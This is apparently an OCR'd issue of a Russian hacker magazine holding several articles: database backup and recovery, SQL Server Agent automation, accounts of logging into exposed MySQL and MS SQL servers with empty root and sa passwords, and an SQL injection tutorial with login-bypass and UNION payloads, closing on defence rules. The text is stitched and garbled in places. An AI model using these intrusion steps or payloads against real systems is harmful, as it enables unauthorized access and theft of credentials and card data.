ПОЛНЫЕ ВОЗМОЖНОСТИ

■ В модели Full и Bulk-Logged сервер позволяет делать еще и резервирование журнала транзакций или отдельных файлов/файловых групп базы данных. Мощная возможность, но нужно быть всегда готовым к тому, что резервные копии будут занимать немало места. Эти модели рекомендуются для крупных баз данных с наиболее важными данными.


Если база очень большая, то ее резервирование будет происходить долго даже при использовании дифференцированного режима. Намного быстрее зарезервировать только журнал изменений, и по ним сервер сможет восстановить сами данные.

Преимущество модели Full (Bulk-Logged с ограничениями) в том, что данные могут быть восстановлены на любой момент времени. Если кто-то натворил бег, удалил данные или просто сгепал что-то нелегальное, можно восстановить базу в ее состоянии на пять минут раньше на тестовом сервере и перенести потерянные данные в рабочий сервер. На моем опыте уже есть случаи, когда операторы базы портили данные (например, случайно удаляли), а потом пытались списать это дело на меня. Возможность восстановления на определенный период спасала мой зад от утюга и паяльника, а кошелек - от лишения зарплаты.


Возможность резервирования отдельных файлов и файловых групп тоже является достаточно мощной. В одной базе данных может быть множество таблиц, но на практике наиболее часто изменяется не более пяти из них. Все остальные служат справочниками и редактируются раз в месяц, а то и вообще раз в год. Ты можешь расположить часто изменяемые таблицы в одну файловую группу, а неизменяемые таблицы - в другую. Теперь файловую группу с изменяемыми таблицами можно резервировать как угодно часто, время не тратить, а процессор не нагружать справочными таблицами.

Не забываем, что данные могут пропасть и из-за козней хакера, который, например, стер все содержимое базы или всего диска.

Никогда не храни данные на том же сервере, на котором работает реальная база данных. Это бесполезно и не поможет в случае разрушения диска.



В MS SQL Server можно резервировать с помощью мастера, простого визуального диалога или SQL-командой



Окно восстановления базы данных

ЧАСТОТА РЕЗЕРВИРОВАНИЯ

■ Вечная проблема - частота создания резервных копий. Все зависит от количества данных, частоты их обновления и их же важности. Расскажу о разных вариантах сочетания всего этого.

Если данные являются справочными, изменяются редко и в случае потери не составит труда воспроизвести ручное восстановление, то можно делать полную резервную копию раз в день. Если данные изменяются часто, но их немного, то возможна даже полная копия каждый час, потому что малое количество данных резервируется быстро.

Ситуацию, в которой база данных довольно большая, но изменения в ней появляются нечасто, уже обсудили - полная копия должна делаться в нерабочее время. Во время рабочего дня, например, каждый час можно делать дифференцированное резервирование или копирование журнала транзакций.

Если данных много и изменения появляются постоянно, то тут уже нужна модель Full или Bulk-Logged. Полную резервную копию делаем в нерабочее время, а в рабочее время (пару раз в день или даже каждые два часа) можно делать резервирование журнала.

Когда в базе данных очень часто происходят массовые загрузки или изменения, когда данных мало, используйте модель Simple. Если данных много, то полезнее будет Bulk-Logged, а не Full. Это позволит увеличить производительность и уменьшить журнал транзакций.

Вне зависимости от выбранной частоты резервирования, я всегда делаю внеплановые копии в следующих случаях:

- до и после массового обновления данных или загрузки (полная резервная копия по возможности);
- после изменения структуры данных или добавления/удаления индексов (полная резервная копия по возможности);
- перед праздниками, когда офис уходит на несколько дней на заслуженную попойку

(полная резервная копия обязательно); - до и после осуществления репликации данных.

ВОССТАНОВЛЕНИЕ ДАННЫХ

■ Восстановление данных зависит от метода резервирования. Если делали полную копию, то достаточно просто ее восстановить. Если производилось дифференцированное резервирование, то сначала нужно восстановить последнюю полную копию, а после нее - дифференцированную.


Для полной модели резервирования журналов опять же сначала нужно восстановить последнюю полную копию. После этого последовательно восстанавливают резервные копии журнала транзакций. И во всем нужно четко соблюдать последовательность, иначе жди проблем.

При восстановлении журнала на закладке Options нужно оставлять возможность восстановить другие журналы, если они есть. Для этого выбираем переключатель "Leave database nonoperational but able to restore additional logs" или "Leave database optional, and able to restore additional logs". Если восстанавливаешь последний журнал, то выбирай Leave database optional, иначе база будет недоступна для изменений. После восстановления этой опцией больше журналы восстанавливать нельзя.

СБОЙ СИСТЕМЫ

■ Все вышеописанные рекомендации относятся только к восстановлению данных в нормальной работе или при сбое и использовании модели Simple. Такое восстановление позволяет вернуть базу данных в ее состоянии на момент последнего резервирования. Все изменения, сделанные после этого, будут безвозвратно утеряны. В работе администратора самое главное - не паниковать, а сразу после катастрофы грамотно оценить обстановку и сделать правильные выводы.

В случае непредвиденной ситуации и при использовании модели Full или Bulk-Logged можно попытаться восстановить все данные и вернуть ее в любом состоянии до сбоя. Продвинутые админы держат файлы данных и журнала на разных дисках, а оба они накрываются редко. Если потеряли диск с журналом, то делаем полную копию данных и восстанавливаем на новом винчестере. А если полетел диск с данными, то прежде чем начать процесс восстановления данных, попытаемся зарезервировать журнал, в



Закладка Options окна восстановления данных

котором хранится информация о последних изменениях данных. Только после этого можно приступить к восстановлению работы сервера на новом винчестере, и данные будут восстановлены полностью.

ОРИГИНАЛЬНОСТЬ - СЕСТРА ХАКЕРА

■ Недавно я открыл для себя решение, отличное с точки зрения резервирования. Хотя это не совсем резервное копирование, но оно решает задачу именно резервирования данных. В современных базах данных есть возможность репликации данных - мощная штука, принцип работы которой продемонстрирую на примере.


Допустим, у нас есть два удаленных офиса, в каждом из которых происходит массовая нагрузка на сервер данных. Можно расположить один сервер в главном офисе, а второй будет обращаться к базе через интернет. Но это достаточно большая нагрузка на сеть с точки зрения трафика, и скорость доступа не высока. Намного эффективнее расположить два сервера в каждом из офисов, а потом серверы данных будут синхронизироваться. Процесс синхронизации как раз и называется репликацией.

А что если в эту систему поставить еще один сервер, который тоже будет участвовать в репликации, но не будет использоваться в работе? Получится реальный сервер, который будет железной резервной копией. Будут проблемы - можно в считанные секунды превратить резервный сервер в рабочий, и он будет содержать реально работающие данные. Правда, свежатаина этих данных зависит от настроек репликации (как восстановление от настроек резервирования).

ИТОГО

■ От потери данных никто не застрахован, а они регулярно теряются и причин для этого много: выход из строя оборудования, воровство техники, стихийные бедствия, пожары, терроризм, алкоголизм, канибализм и хакеризм. Как видишь, причин очень много. Конечно же, вероятность возникновения некоторых из них слишком мала, но она есть. А если сложить все вместе, то общая вероятность потери данных становится высокой настолько, что можно глубоко задуматься об этом.

Так почему же большинство из нас не задумывается о возможных проблемах, пока сами не столкнутся с ними? Виновником, как всегда, является простая человеческая лень, с которой надо бороться.

Необходимо делать все, чтобы данные ни в коем случае не были утеряны бесследно и чтобы затраты на восстановление были минимальны. Мы постарались показать тебе самое интересное из теории резервирования и восстановления. Практика и нюансы зависят от конкретной СУБД, но это уже нюансы. 

«DVD Эксперт» - ВСЕ О ТЕХНИКЕ ДЛЯ ДОМАШНЕГО КИНОТЕАТРА



КАЖДЫЙ НОМЕР С
ФИЛЬМОМ НА DVD

В КАЖДОМ НОМЕРЕ ЖУРНАЛА:

Самый полный охват новинок рынка

Тесты лучших моделей AV-техники

Советы профессионалов

Рекомендации по выбору домашнего кинотеатра

Пошаговые инструкции для новичков

DVD
ЭКСПЕРТ

(game)land



Дмитрий Докучаев aka Forb (forb@real.hacker.ru)

ВЗЛОМ СУБД

ОБЗОР УЯЗВИМОСТЕЙ С НАГЛЯДНЫМИ ПРИМЕРАМИ

Стало модным хранить информацию в БД - от сообщений на попсовых форумах до генетических кодов новейших белковых соединений. Понятно, что для хакеров такие базы являются предметом страстного желания и возможностью поправить свое материальное положение. А чтобы встать на защиту СУБД, надо понимать основные приемы ее взломщика.

Несмотря на то, что SQL-сервер находится за брандмауэром и принимает подключения только с доверенных машин, стащить важную информацию с него не так уж и сложно. Более того, для этого даже не нужно быть суперхакером, достаточно получить доступ к одному серверу из локальной сети, и данные окажутся в преступных руках. Если, конечно, администратор не уделил серверу особого внимания.

ПАРОЛЬНАЯ ПРОБЛЕМА

Чаще всего взлом СУБД происходит из-за "плохого" пароля или из-за его полного отсутствия. Но даже если он и существует, взломать БД для хакера не составит особого труда. Чтобы ты в полной мере осознал проблему, приведем ряд примеров-взломов (от простого к сложному).

1. Как-то раз хакер баловался и сканировал nmap'ом какую-то русскую подсеть в зоне *.rose.ru, в которой находились серверы одного крупного хостера. Сканер записал в лог информацию об основных сервисах в этой подсети. На трех адресах (из 120) вертелись демоны MySQL. Хакеру стало интересно, какая информация хранится в этих СУБД. Он набрал в шелле команду "mysql -h host -u root", и... сервис сказал, что с его хоста не разрешено соединяться с базой. Тогда хакер попробовал другой хост, и... его пустили внутрь! Поразительно, но админ даже не удосужился установить пароль на вход. Кстати, информация была не такой уж и профанской: в БД хранились сведения о концертах каких-то московских музыкальных

```
F:\soft\mysql\bin>mysql -uroot
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1 to server version: 4.0.13-max-debug

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases
+-----+
| Database |
+-----+
| mysql    |
| search  |
| test    |
| tmp     |
| u       |
+-----+
5 rows in set (0.00 sec)

mysql>
```

Windows'овский mysqld без аутентификации

групп. Однако хакер ничего не стал изменять, а просто создал дополнительную базу с названием hack :). Через пару дней администратор ее заметил и взялся за ум.

2. Поздним вечером другой хакер сканировал на различные сервисы буржуйскую подсеть (хакеры вообще любят сканировать порты) Windows'овским сканером LanGuard. Просмотрев его отчет по диагонали, он, к своей радости, обнаружил два хоста с открытым портом 1433. Это означало, что на сервере крутился небезызвестный MS SQL. Ситуация похожа на предыдущий случай. Первый демон не пустил в гости, а второй подался. Только вместо логина root хакер использовал учетную запись sa с пустым паролем. В базе хранился каталог кредитных карт одного крупного интернет-магазина. По-видимому, админ решил поднять бэкап-сервер и не позаботился о защите.

3. Подобным образом некий хакер несколько раз проник на Windows'овские mysqld. Дело в том, что в ранних версиях разработчики забыли на аутентификацию в Win32-сервисах. Действительно, даже при грамотной настройке сервис пускал абсолютно всех под любым именем пользователя без пароля :). Как-то раз, благодаря этому хакеру угалось десфейнуть один популярный форум в локальной сети (правда, потом получил погзатыльник от администратора). Поэтому обязательно проверяй безопасность сервиса, если он крутится на Windows.

ПРИЦЕЛ НА MYSQL

Большинство ценных баз данных хранятся в СУБД под названием MySQL. По правилам безопасности этот демон должен быть установлен на *nix-like-системах на отдельном взятом сервере. Но часто происходит так, что все сервисы (включая mysqld) вертятся на одной машине, обычно ради экономии денег. Отсюда возможность взлома MySQL. Ниже приводим три примера из жизни, чтобы показать проблему наглядно.

ПРИМЕР 1: ROOT - СПАСИТЕЛЬ


Рассмотрим один из типичных случаев взлома БД. Однажды некий хакер нашел сервер, на котором кру-

```
[forb@tim forb]$ mysql -h na2.rose.ru -uroot
ERROR 2005: Unknown MySQL Server host 'na2.rose.ru' (1)
[forb@tim forb]$ host na2.rose.ru
Host na2.rose.ru not found: 1(NODATA)
[forb@tim forb]$ host na.rose.ru
Host na.rose.ru not found: 1(NODATA)
[forb@tim forb]$ host www.rose.ru
www.rose.ru has address 213.247.174.181
[forb@tim forb]$ mysql -h www.rose.ru -uroot
ERROR 1130: Host 'tim.utsa.ru' is not allowed to connect to this MySQL server
[forb@tim forb]$
```

Ограничение на вход по IP-адресу

Владислав Лавров (l-vv@r66.ru)

ЭФФЕКТИВНОЕ УПРАВЛЕНИЕ БАЗОЙ ДАННЫХ



ИНСТРУМЕНТЫ АВТОМАТИЗАЦИИ В MS SQL SERVER

Рбота администратора базы данных – нелегкое дело. Трудность заключается именно в оперативном решении множества административных задач, то есть задач по управлению работой сервера баз данных.

Чтобы эффективно управлять, необходимо оперативно отслеживать ситуацию и своевременно реагировать на ее ухудшение. А еще лучше – уметь предвидеть возможные проблемы, чтобы предотвращать потерю данных. Существуют ли механизмы для автоматизации этого процесса в СУБД? Да, несомненно. С ними и познакомимся прямо сейчас.

SQL SERVER AGENT

■ Служба SQL Server Agent предоставляет возможность контроля над выполнением всех заданий в среде MS SQL Server. С помощью данного инструмента можно определять многошаговые задания для их автоматического выполнения в системе, причем управлять всеми процессами на сервере базы данных можно централизованно – из единого центра. Самое приятное заключается в том, что тебе самому в этом центре находиться совершенно не обязательно. Некоторые шаги по настройке задания можно сделать несколькими способами – с помощью ActiveX Script (написать код на языке сценариев), команд Transact SQL (встроенный язык запросов SQL Server), CmdExec (запустить какой-нибудь exe-шник) или задания, связанного с репликацией данных.

Можно настроить агента на отправку отчета тебе при завершении выполнения какого-нибудь задания: скинуть по e-mail, пейджеру или средствами команды net send. Он не забудет еще и записать это знаменательное событие в системный журнал Windows.

Перед началом использования этой службы надо, как всегда, правильно настроить и запустить ее. Лучше всего эти действия выполнить с помощью графической утилиты SQL Server Enterprise Manager. Среди прочих объектов SQL-сервера в списке следует выбрать SQL Server Agent в группе Management и выполнить для нее команду "Свойства" (Properties) из меню "Действия" (Action). Все возможности представлены на следующих закладках.

Закладка General. Здесь можно настроить автоматический запуск этой службы (Service startup account), доступ службы к электронной почте (Mail session), а также управлять параметрами файла с отчетом о возникших проблемах (Error log). Кстати, использование e-mail для автоматического оповещения админа о выполняемых процессах – очень полезная штука! Конечно, в первую очередь надо корректно настроить профиль электронной почты, но об этом позже.

Закладка Advanced. Эти опции помогут настроить поведение SQL-сервера и службы SQL Server Agent при неожиданном прекращении работы (Restart services). Например, должна ли служба осуществлять перезапуск сервера и самой себя при остановке работы.

Закладка Alert System позволяет настроить форматирование адреса для сообщений пейджера и выбрать fail safe оператора, которому будут направляться критические сообщения сервера.

На закладке **Job System** можно ограничить размер журнала выполнения работы (чтобы он не рос бесконечно), время ожидания завершения работы (после этого работа будет вырублена аварийно) и настроить аккаунты, которые могут выполнять CmdExec (по умолчанию только SysAdmin).


В закладке **Connection** можно изменить порядок подключения к SQL-серверу, если наш агент будет работать по сети или если используется репликация по сети между двумя серверами. Здесь может использоваться либо аутентификация в системе Windows, либо SQL-аутентификация, причем необходимо установить имя системного админа в поле SysAdmin login ID и его пароль в поле Password.

Например, требуется поручить серверу периодическое создание резервных копий базы данных. Для этого в диалоговом окне настройки процесса резервирования соответствующей базы выбираем опцию Schedule, а затем – отображаем параметры настройки расписания. Этот диалог является стандартным для всех процессов службы SQL Server Agent, после выполнения всех "мастерских" диалоговых окон создается новый для нее процесс. При этом никакие настройки в SQL Server Agent не производились. А где же этот процесс увидать? Найдем наш job в списке объектов SQL Server Agent/Jobs.

Задания и оповещения дополняют друг друга, job можно привязать к alert'у. При возникновении события запускается задание, которое пытается обработать ситуацию, возникшую в результате события. К примеру, можно создать оповещение, которое будет генерироваться при заполнении файла базы данных или журнала на 90%. Когда это произойдет, генерируется событие, которое может выполнить работу (Job) по выделению нового пространства и одновременно



Настройка службы SQL Server Agent



Объекты и службы SQL Server Agent


отослать сообщение админу с текстом наподобие "Админ, база заполнена на 90%. Я запустил работу по выделению пространства". Этот способ бесценен, если ты не используешь авторасширение файлов базы и журнала, больше подходящее для контроля места на диске.

Из всего описанного можно сделать такой вывод: все оповещения системы, попавшей в нештатную ситуацию, валются именно на голову оператора. Операторы в службе SQL Server Agent бывают двух видов: обычные и последней надежды (fail safe operator). Оператор последней надежды бывает только один, и он вызывается в том случае, если никто не среагировал на предыдущие сообщения. Его нельзя удалить, но можно разжаловать до рядового

или передать этот почетный титул козла отпущения кому-нибудь другому.

Создать оператор достаточно просто: надо определить его имя (name) и идентификатор (id) в меню SQL Server Agent/Operators/New Operator... Чтобы система не писала "на деревню дедушке", в окне указывается адрес электронной почты, пейджер и имя компьютера, куда можно послать сообщение. Если ты будешь рассыпать сообщения себе или другим операторам по e-mail, то нужен доступ к серверу, поддерживающему интерфейс MAPI, а также правильно сконфигурированный почтовый профиль (mail profile) для SQL Server Agent. Как нельзя лучше для этого подходит MS Exchange.

Замечу, что с помощью настроек объекта jobs можно реализовывать не



только плохие новости, но и alert о корректном завершении выполняемого процесса. Можно рассыпать сообщения о корректном завершении резервирования. Если сообщение не показалось, то оператор должен погнать бунт на корабле.

ЕСТЬ ЛИ У ТЕБЯ ПЛАН?

■ Новые задания можно создавать не только средствами SQL Server Manager. На сервере баз данных существует специальная оснастка - мастер по созданию планов сопровождения (Database Maintenance Plan Wizard). Он поможет нам создать набор задач, которые будут выполняться регулярно, чтобы поддерживать базы данных в рабочем состоянии. Как и все мастера от Windows, он задаст нам несколько вопросов и предложит несколько вариантов ответа на каждый заданный вопрос.

Например, можно оптимизировать размещение данных на диске (осуществить сжатие файлов данных и журнала транзакций, реорганизацию страниц данных и индексов и др.), проверить целостность базы данных, создать страховые копии самой БД и ее журнала транзакций. Для всех этих работ можно создать график выполнения или выбрать предложенный по умолчанию: каждое воскресенье в полночь (доживем ли до понедельника?). Модифицировать существующие планы сопровождения как единую задачу можно из контекстного меню в списке, размещенном в узле Database Maintenance Plans.

Только не забудь, что для нормальной работы служба SQL Server Agent должна работать тогда, когда наступит ее звездный час, то есть когда наступит время выполнения запланированного задания. Поэтому пусть она работает постоянно!

Какие компоненты находятся на службе у этого агента и зачем они нужны? Всего их три: задание (job), тревожное оповещение (alert) и оператор (operator).

Операторы в службе SQL Server Agent бывают двух видов: обычные и последней надежды.

ЭЛЕКТРОННАЯ ПОЧТА В MS SQL SERVER 2000


■ Для успешного выполнения задач, связанных с администрированием MS SQL Server 2000, можно и нужно использовать электронную почту, но для этого потребуются службы SQL Server Agent (SQLAgentMail) и MS SQL Server (SQL Mail). После настройки они самостоятельно устанавливают соединение с почтовым сервером, например, с серверами MS Exchange, POP3 и Windows NT Mail. Что предпринять для правильной настройки этих служб и для их применения в работе?

①. В первую очередь - создать в домене учетную запись пользователя, под которой будут работать службы SQL Server Agent и MS SQL Server. Затем внести этого пользователя в группу администраторов машины, на которой работает SQL Server, и создать для него локальный профиль (для этого достаточно зайти под именем этого пользователя в операционную систему).

②. Настроить службы SQL Server Agent и MS SQL Server на автоматический запуск под созданным пользователем. Запустим оснастку Services (воспользовавшись меню Start->Programs->Administrative Tools->Services), найдем в ней службы SQLSERVERAGENT и MSSQLSERVER. В свойствах этих служб установим вид запуска (Startup type) как автоматический (Automatic) на закладке General, а на закладке "Вход" (Logon) укажем использование учетной записи вновь созданного пользователя.

③. Обеспечить успешную работу с электронной почтой в SQL Server (повторяюсь), а для этого использовать почтового клиента и сервер, умеющие работать по протоколу MAPI, например, MS Exchange. Поэтому на сервере MS Exchange следует создать почтовый ящик для учетной записи нового пользователя, а потом на клиенте (то есть на машине, на которой работает SQL Server) установить почтового клиента (MS Outlook) и создать почтовый профиль этого пользователя. Для создания почтового профиля зайдем, используя новый логин, в систему и откроем окно свойств MS Outlook, кликнув для этого правой кнопкой мыши по иконке на рабочем столе.

④. Взяться за SQL Server Agent: открыть окно его свойств и на вкладке General ввести то же имя профиля (одна и та же учетная запись используется для обеих служб). Не забудем нажать кнопку Test, чтобы проверить успешность окончания настройки процесса.



Настройка параметров оповещения

Клейстер

АТАКА SQL INJECTION



ЧТО МОЖЕТ СДЕЛАТЬ ВЗЛОМЩИК

С каждым днем все больше скриптов используют базы данных, все больше хостингов доверяют пароли своих клиентов SQL-базам, все больше популярных сайтов переходит на публичные форумы и движки, работающие с MySQL. Но далеко не все ясно представляют себе, насколько опасным может быть непродуманное использование MySQL в скриптах.



КАК ЭТО ЕСТЬ?

■ Без знаний основ языка SQL трудно что-либо понять. Прежде всего разберемся, в чем заключается суть атаки типа SQL injection. К примеру, на атакуемом сервере стоит следующий PHP-скрипт, который на основе поля category_id делает выборку заголовков статей из таблицы articles и выводит их пользователю:

```
//подключаемся к MySQL
mysql_connect($dbhost, $dbname, $dbpass) or
die(mysql_error());
mysql_select_db($dbname) or die(mysql_error());
$cid=$_GET["cid"];
$result=mysql_query("SELECT article_id, article_title
FROM articles where category_id=$cid"); // <- уязвимый
запрос
while( $out = mysql_fetch_array( $result) )
    echo "Статья: ".$out["article_id"]."
    ".$out["article_title"]."<br>";
endwhile;
//выводим результат в виде списка
```

В переводе с языка MySQL запрос звучит так: "ВЫБРАТЬ id_статей, заголовки_статей ИЗ таблицы_статей ГДЕ id_категории равно \$cid". На первый взгляд все верно, по ссылке типа <http://serv.com/read.php?cid=3> скрипт работает нормально и выводит пользователю список статей, принадлежащих категории 3.

Но что если пользователь - никакой не пользователь, а обыкновенный хакер? Тогда он сделает запрос <http://serv.com/read.php?cid=3> (именно с кавычкой) и получит что-то вроде: Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /usr/local/apache/htdocs/read.php on line 14.

Почему ошибка? Посмотрим, что запросил PHP у MySQL. Переменная \$cid равна 1, тогда запрос принимает неверный с точки зрения MySQL вид: SELECT article_id, article_title FROM articles where category_id=1. При син-

таксической ошибке в запросе MySQL отвечает строкой "ERROR 1064: You have an error in your SQL syntax...". PHP не может распознать этот ответ и сообщает об ошибке, на основе которой хакер может судить о присутствии уязвимости типа SQL Injection. Очевидно, что злоумышленник получит возможность задавать переменной \$cid любые значения (\$cid=\$_GET[сid]) и, следовательно, модифицировать запрос к MySQL. Например, если \$cid будет равна "1 OR 1" (без кавычек в начале и в конце), то MySQL выдаст все записи, независимо от category_id, так как запрос будет иметь вид (...) where category_id=1 OR 1. То есть либо category_id = 1 (пойдут лишь записи с category_id, равными 1), либо 1 (пойдут все записи, так как число больше нуля - всегда истина).

Только что описанные действия как раз и называются SQL Injection - инъекция SQL-кода в запрос скрипта к MySQL. С помощью SQL Injection злоумышленник может получить доступ к тем данным, к которым имеет доступ уязвимый скрипт: пароли к закрытой части сайта, информация о кредитных

картах, пароль к админке и т.г. Хакер при удачном для него стечении обстоятельств получит возможность выполнять команды на сервере.


КАК АТАКУЮТ?

■ Классический пример уязвимости типа SQL Injection - следующий запрос: SELECT * FROM admins WHERE login='\$login' AND password=MD5('\$password').

Допустим, он будет проверять корректность введенных реквизитов для входа в админскую часть какого-нибудь форума. Переменные \$login и \$password являются логином и паролем соответственно, и пользователь вводит их в HTML-форму. PHP рассматриваемый запрос и проверяет: если количество возвращенных от MySQL записей больше нуля, то админ с такими реквизитами существует, а пользователь авторизуется, если иначе (таких записей нет и логин/пароль неверные) - пользователя направят на fsb.ru.

Как взломщик использует SQL Injection в этом случае? Все элементарно. Злоумышленнику требуется, чтобы MySQL вернул PHP-скрипту хо-

SQL Injection - инъекция SQL-кода в запрос скрипта к MySQL.



тя бы одну запись. Значит, необходимо модифицировать запрос так, чтобы выбирались все записи таблицы независимо от правильности введенных реквизитов. Вспоминаем фишку с "OR 1". Кроме того, в MySQL, как и в любом языке, существуют комментарии. Комментарии обозначаются либо --комментарий (комментарий в конце строки), либо /*комментарий*/ (комментарий где угодно). Причем если второй тип комментария стоит в конце строки, закрывающий знак '*/' необязателен. Итак, взломщик введет в качестве логина строку anyword' OR 1/*, а в качестве пароля - anyword2. Тогда запрос принимает такой вид: SELECT

* FROM admins WHERE login='anyword' OR 1/* AND password=MD5('anyword2'). А в переводе на человеческий язык: ВЫБРАТЬ все ИЗ таблицы _admins ГДЕ логин равен 'anyword' ИЛИ 1, а остальное воспринимается как комментарий, что позволяет отсечь ненужную часть запроса. В результате MySQL вернет все записи из таблицы admins даже независимо от того, существует админ с логином anyword или нет, и скрипт пропустит хакера в админку. Такая уязвимость была обнаружена, например, в Advanced Guestbook. Она позволяла войти в администраторскую часть не зная пароля и внутри нее читать файлы. Но

SQL Injection этого типа обычно не позволяют злоумышленнику получить данные из таблицы.

UNION И MYSQL ВЕРСИИ 4

■ Вернемся к скрипту получения заголовков статей. На самом деле он позволяет взломщику получить гораздо больше, чем список всех статей. Дело в том, что в MySQL версии 4 добавлен новый оператор - UNION, который используется для объединения результатов работы нескольких команд SELECT в один набор результатов. Например: SELECT article_id, article_title FROM articles UNION SELECT id, title FROM polls. В результате MySQL возвращает N записей, где N - количество записей из результата запроса слева плюс количество записей из результата запроса справа. И все это в том порядке, в каком идут запросы, отделяемые UNION.

Но существуют некоторые ограничения по использованию UNION:

❶. число указываемых столбцов во всех запросах должно быть одинаковым: недопустимо, чтобы первый запрос выбирал, например, id, name, title, а второй только article_title;

❷. типы указываемых столбцов одного запроса должны соответствовать типам указываемых столбцов остальных запросов: если в одном запросе выбираются столбцы типа INT, TEXT, TEXT, TINYTEXT, то и в остальных запросах должны выбираться столбцы такого же типа и в таком же порядке;

❸. UNION не может идти после операторов LIMIT и ORDER.

Так как же UNION может стать пособником злоумышленника? В нашем скрипте присутствует запрос "SELECT article_id, article_title FROM articles where category_id=\$cid". Что мешает хакеру, используя SQL injection, вставить еще один SELECT-запрос и выбрать нужные ему данные? Правильно: ничего!

Допустим, цель хакера - получить логины и пароли всех авторов, которые могут добавлять статьи. Есть скрипт чтения списка статей <http://serv.com/read.php?cid=1>, подверженный SQL injection. Первым делом хакер уз- ➤

Все чаще администраторы получают возможности убедиться в том, что знания по безопасности запросов к MySQL не менее важны, чем эффективное использование этих запросов.

Защитить свою базу от хакеров можно - нужно только грамотно следовать определенным правилам по нейтрализации подобных атак.

КАК ЗАЩИЩАТЬСЯ?

■ **Правило №1.** Фильтруй входные данные. Кавычку заменяй на слеш-кавычку('\'), слеш - на слеш-слеш. В PHP это делается или включением magic_quotes_gpc в php.ini, или функцией addslashes(). В Perl: \$id=~s/(['\])/\\$/g; И на всякий случай: \$id=~s/[a-zA-Z]/g; - для числовых параметров.

■ **Правило №2.** Не дай кому не надо внедрить SQL-код! Закрывай в кавычки все переменные в запросе. Например, SELECT * FROM users WHERE id='\$id'.

